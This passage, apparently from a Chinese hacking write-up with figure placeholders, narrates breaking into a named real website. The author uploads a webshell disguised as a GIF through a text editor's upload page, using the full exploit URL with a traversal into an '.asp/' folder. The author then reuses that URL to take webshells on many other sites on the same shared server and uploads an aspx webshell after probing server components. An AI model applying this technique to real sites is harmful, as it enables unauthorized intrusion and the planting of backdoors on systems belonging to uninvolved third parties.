


图2




图 3




图 4




图 5




图 6




图 7

传成功，然后按鼠标右键查看源文件来获得马的路径，如图7。

经过分析，马的路径应该是http://mengpei.com/UpFile.asp/2008124212943743.gif，于是访问这个路径，只见熟悉又可爱的小马跳了出来，如图8。




图 8




图 9

接着就是熟练的小马拉大马，轻松获得一个webshell，如图9。

既然这个站的webshell可以这么拿，那同服务器上的其他站是不是也用了同样的编辑器？是不是也存在同样的漏洞呢？百猜不如一试，于是把**http://mengpei.com/TextEditor/Dialogs/Upload.aspx?uploadFolder=../../UpFile.asp/**中的域名地址改成其他的站，发现很多都可以正常打开，如图10。




图 10

Scripting.FileSystemObject	√	文件操作组件
wscript.shell	×	命令行执行组件
ADOX.Catalog	√	ACCESS建库组件
JRO.JetEngine	√	ACCESS压缩组件

图 11

于是用同样的方法相继拿下了很多shell，不过很可惜，我们的目标站没有用这个编辑器，所以还得回到webshell中来看看。

一番查看，发现wscript.shell已经被删，由于是虚拟机，所以目录跳转也是行不通的，服务器开了3389远程终端服务，也装了serv-u，可是加不了用户，应该是被管理改了密码或端口，如图11。

不用着急，我们当前shell的站点不是.NET的么？那上传一个aspx的大马，看能不能解析。结果是可喜的，aspx大马能正常打开，如图12。

